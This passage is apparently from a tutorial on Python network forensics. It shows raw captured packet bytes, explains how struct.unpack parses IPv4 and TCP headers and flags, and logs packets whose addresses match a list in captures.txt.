u\xe2I\xb2\xd5\r}*`\xb2.\x16d\xdfd\x92\xee\xf0@\xa6f\x7f\xa0Zi\xb3\xde\x99N\xb5?\xa0\x8
6\xb4\x1d\xa6\x81\x93d/q\xbe\x8c\xe0\xeb\xcb;\xe1h%\xb4\xfd\xb6\x97{\'\xb2K\x06\xc5\x8a
Y\xbf\xde_\x1aE\xd1\xc6\x1azz\xdc\xc6\xc0\x07\x12\xdaOh\xa1\x9c\xef-\xe5T\xa1\xe41\xf0G
\x85&\x9a\xce\x02[9\xa3[\xb4\xe7\x85S_\x89\xc7\xc0O\xab\'l\xd5a\x11\x01\xfe\t\x05\xcc\x
d7\xa9\xb7\x9d\xba\xa9w\x8a8\xa2\\\x13\x97J\n\xf33\xdb\xa6\xed\x0fW\xbb\xbaZ\xe5\xfa6@\
xcf\xdc\xe1\xbb\xb2\x08\x8bq\x84\xf7\xfe\xbbCk\x82\x07\x12s\xa0\x82\x13rV\xdc\x9e\x8b\x
cd\xca\xe8&\xd2\xde\xdc&\xbd\xec\x9e\xcde\xba\xdd\x95\xd2\xfd\\\xdb0@\xec+\xacl3_6@\x8a
\x95\x9d\n\xaby\x8f\xc6\x0b\xeb!\x00\xa5\x07ne\xa3II\xefd_\xb9\x14]\xfdyNH\xcd\xcb\x93)
\xb7\x00\xf6\xaf\x9a\x89\xb44\x99\x118v\xfe\xe36\xe7J\x00\xc2\xf0\xbfT\x8f\xe0\x89\xf2\
x99\x08=|\x8c\xec*\xe2s!4x\xe9\xcb\xb4W\xf5\xca\x08E\xb5\x81r\xe2\x8b\x02\x9cR-\xc1\x99
X\x8a\x94CW\xf2\xec\xe3\x9c"V[\x12\xc6\x86\xcdA\xfe\xe3\xffR\x83\xe7\xb4N\xe8S\x7f\xf1\
xe0\x17\x01\x9f#eb,\x0f\x97\x18MX7\xfe\x81\xc3\x08\x16p\xfeb\xae\x8b\x15\x031\x82\xdbu\
xf1G!\xff\x0f.\xdf\x18\xa1\xc1\xb4o\x8c\x1ae\xe7\xd1/\xba\x0b\x9f\xfc\xf5\x9eV}\x94\xee
29\xf4\xbf\xe5\x16\x8dS\x92_\xb5\xd2\x92\x8fhz*\xe7\xff\xcb\x1c\xf6\xab\'\xd7\xb5',
('186.192.115.56', 0))

('E\x00\x01\x80\x14\xb8@\x00n\x06R\xb6\xb1\xdf0>\xc0\xa8\x01D\x96"#\'(Y\xe9\x00\x1a\x12
\x0f\xc0P\x100\x98\xf3\xe0\x00\x00\xe8s[\xa3\xa9\x18\x11\xd4\xd31\x8c\xff\x1d\x85n\xcf\
xd8\xf2\x19j\x1cEO\xd3\x8d\xf3wLwo\xcb3S\xca\xe9\xea\xc4\x90HkQ\xf4w\x86Ee\xfdi&\xfcP\x
bai\xd9\'Q\x1b\xfc\xc4!\xfd\x8bC\xd3\xb2\x98B\x0c\xd9\x81T?\x11A\xee\x7fA\xdb\xe1\xc5\x
caVQ\x95\x8ak\xe1\x1f\xc0\x92Z\'\x11\xd7\x9e:(\xba\xfe#\xf7&&\xd6\xed%\xc4\xd2\x08\x93\
x 8 5 \ x 9 d \ x f e \ x 1 e
\xf5@\xfc$\xf31\xdd\xba\xef\xceF(\xc1,vi\x82L\xa8\xd1?\x0e\x1b;\xe3\xd5\x9b,\x9d\xdf\xc
3\xd7\xa3\xd8\xeb\xb0\xbd@\x067`\xb7\xa6Y\x16o\t\x05/:\x9f\x98\xb60\x80\xcf\xfa{\xc5E<6
M\x15\xaf\x8f\x8cUr\xb9\xf9\xe0\n\t\xbeH\x8e<\xb9,"\x90\xbf\x0ejd\xe1\xfaG9\xc0\t\xaeT\
xf46M\xb7\xb8\x0c\x04V\xdc\xb9l\x1c\xd2\xceIK\xf4\xc7\xd3\xc6l\xef\xb1\xd6x\xfc\xca^b\x
b7s\xf2\x81\x1e\xf62A\xec\x94?\x93q\x06n\xc3\xa3EBz\xb5\x8a\xa2\xb1\xfe\xea\x84\xfa3\x8
3\x10\x07\xd2"\xa3\xc0*\xe5\x92l\xaec\xfa\x9az\xd4\\\xd6\xd1C\xb220\xdbYO\xd43\n\xcct\x
9b\xd2\xee\xfa\x9b\x91\x04U\x93\xdc
\x94\xc8W!\x7f\xb8\xb3\xf1v\xa0\x0f\x87Pi\xaa\x88\xdb\xacH5M\xf8\xfa\xe6\x84p\xb0\x94\x
c1\x19\xf8\xfc\xc9\xb9', ('177.223.48.62', 0))
```

We can observe that it begins with: ('E and ends with the IP direction and the closing of the parenthesis

```
 ip_h = pac[0:20]
```

Place 0 indicates that there is nothing before it will start counting for data extraction, 20 indicates that there are 20 places to the right of the first reference, i.e. place 20.

Now we need to unpack.

Unpacking explanation.

Table 1:

Format	Python type	Standard size	Notes
!	big endian		
x	no value		
c	string of length 1	1	
b	integer	1	(3)
B	integer	1	(3)
?	bool	1	(1)
h	integer	2	(3)
H	integer	2	(3)
i	integer	4	(3)
I	integer	4	(3)
l	integer	4	(3)
L	integer	4	(3)
q	integer	8	(2), (3)
Q	integer	8	(2), (3)
f	float	4	(4)
d	float	8	(4)
s	string		
p	string		
P	integer		(5), (3)


With this table we can know the IP address

```
ip1 = unpack('!BBHHHBBH4s4s' , ip_h)
```

In this case, we say to ip1 the IP address, it is necessary to add to the unpacked the variable ip_h which is where we have our IP address.

The IP Header is structured as follows ****

Scheme 1:



Understanding the format

Table2:

Format	Size (Bytes)	Definition from Mapping Ipv4
B	1	4-bit version field (this will be 4, for IPv4) 4-bit Internet Header Length representing the number of 32 bit words contained in the header
B	1	7-bit Differentiated Services Code Point 1-bit Congestion Notification
H	2	16 bits defines the entire packet size
H	2	16 bits identifier for a group of IP fragments (Total length)
H	2	3-bit fragmentation flag 13-bit fragment offset value
B	1	8-bit TTL value to prevent packet looping (Time to live (TTL))
B	1	Protocol, 8-bit value identifying the protocol used in the data portion of the packet
H	2	16-bit checksum value for error detection
4s	4	4-byte source IP address
4s	4	4-byte destination IP address

With the data that we have obtained, based on the previous unpacking, we can get the IPv version. The IP source, the IP destination, and the protocols:

```
        versionh = ip1[0]

        version = versionh >> 4

        interneth = versionh & 0xF

        ip1_length = interneth * 4

        ttl1 = ip1[5]

        protocol = ip1[6]

        source_a = socket.inet_ntoa(ip1[8]);

        destination_a = socket.inet_ntoa(ip1[9]);
```

To get the real values, they are the ones we have in square brackets.

Now we need to extract the data regarding TCP, for this we use the following:

```
        tcph = unpack('!HHLLBBHHH' , tcp_header)

        source_port = tcph[0]

        dest_port = tcph[1]

        sequence = tcph[2]

        acknowledgement = tcph[3]

        doff_reserved = tcph[4]

        tcph_length = doff_reserved >> 4

        print ('Source Port : ' + str(source_port) + ' Dest Port : ' + str(dest_port) +
' Sequence Number : ' + str(sequence) + ' Acknowledgement : ' + str(acknowledgement) +
' TCP header length : ' + str(tcph_length))

        h_size = ip1_length + tcph_length * 4

        data_size = len(pac) - h_size
```

```
sourcePort = tcpHeaderBuffer[0]

destinationPort =  tcpHeaderBuffer[1]

sequenceNumber = tcpHeaderBuffer[2]

acknowledgement = tcpHeaderBuffer[3]

dataOffsetandReserve =  tcpHeaderBuffer[4]

tcpHeaderLength = (dataOffsetandReserve > > 4) * 4

flags =  tcpHeaderBuffer[5]

FIN =  flags & 0x01

SYN = (flags > > 1) & 0x01

RST = (flags > > 2) & 0x01

PSH = (flags > > 3) & 0x01

ACK = (flags > > 4) & 0x01

URG = (flags > > 5) & 0x01

ECE =  (flags > > 6) & 0x01

CWR = (flags > > 7) & 0x01

windowSize = tcpHeaderBuffer[6]

tcpChecksum = tcpHeaderBuffer[7]

urgentPointer = tcpHeaderBuffer[8]
```

As we can see, we can extract any data that we wanted to be able to have a more complete analysis, we can also combine with more tools and scripts to be able to make it more robust. In later deliveries, we will be making it more robust

The last part consists of analyzing the IP addresses with the addresses already listed, the existing IP address is stored in our file called: captures.txt for line in content:

```
          if source_a in line or destination_a in line :

                 llena.write(' Source Address: ' + str(source_a) + ' Destination Ad-
dress: ' + str(destination_a) + '\n')
```

```
                llena.write('Version: ' + str(version) + ' IP Header Length: ' + str(in-
terneth) + ' ttl: ' + str(ttl1) + ' Protocol: ' + str(protocol) +'\n')

                llena.write('Source Port: ' + str(source_port) + ' Dest Port: ' +
str(dest_port) + ' Sequence Number: ' + str(sequence) + ' Acknowledgement :' + str(ac-
knowledgement) + ' TCP header length: ' + str(tcph_length)+'\n')

                llena.write('Data: ' + data)

                llena.write('\n')
```

The result is something like the following:

List 2:

```
Source Address: 157.240.3.35 Destination Address: 192.168.1.68

Version: 4 IP Header Length: 5 ttl: 90 Protocol: 6

Source Port: 443 Dest Port: 43970 Sequence Number: 432344699 Acknowledgement :505925010
TCP header length: 8

Data:

 Source Address: 157.240.3.35 Destination Address: 192.168.1.68

Version: 4 IP Header Length: 5 ttl: 90 Protocol: 6

Source Port: 443 Dest Port: 43970 Sequence Number: 432344699 Acknowledgement :505925010
TCP header length:

 Source Address: 157.240.3.35 Destination Address: 192.168.1.68

Version: 4 IP Header Length: 5 ttl: 90 Protocol: 6

Source Port: 443 Dest Port: 43970 Sequence Number: 432344741 Acknowledgement :505925517
TCP header length: 8

Data:

 Source Address: 157.240.3.35 Destination Address: 192.168.1.68

Version: 4 IP Header Length: 5 ttl: 90 Protocol: 6
```

```
Source Port: 443 Dest Port: 43970 Sequence Number: 432344741 Acknowledgement :505925517
TCP header length: 8

 Source Address: 157.240.3.19 Destination Address: 192.168.1.68

Version: 4 IP Header Length: 5 ttl: 90 Protocol: 6

Source Port: 443 Dest Port: 49648 Sequence Number: 589385278 Acknowledgement
:2789641438 TCP header length: 8
```

Conclusion:

There are many ways to apply Python and its great benefits, its simplicity but also its power, it helps us in different areas of work or administrative life, in our case, we can use it for forensic analysis. Soon I will be publishing even more about Python and the forensic analysis at the networking level.

Sources:

- https://docs.python.org/3/library/struct.html
- https://docs.python.org/2/library/socket.html
- https://docs.python.org/2/library/struct.html?highlight=unpack#struct.unpack
- http://bt3gl.github.io/black-hat-python-building-a-udp-scanner.html
- Python Forensics A Workbench for Inventing and Sharing Digital Forensic Technology Chet Hosmer Technical Editor: Gary C. Kessler Page 246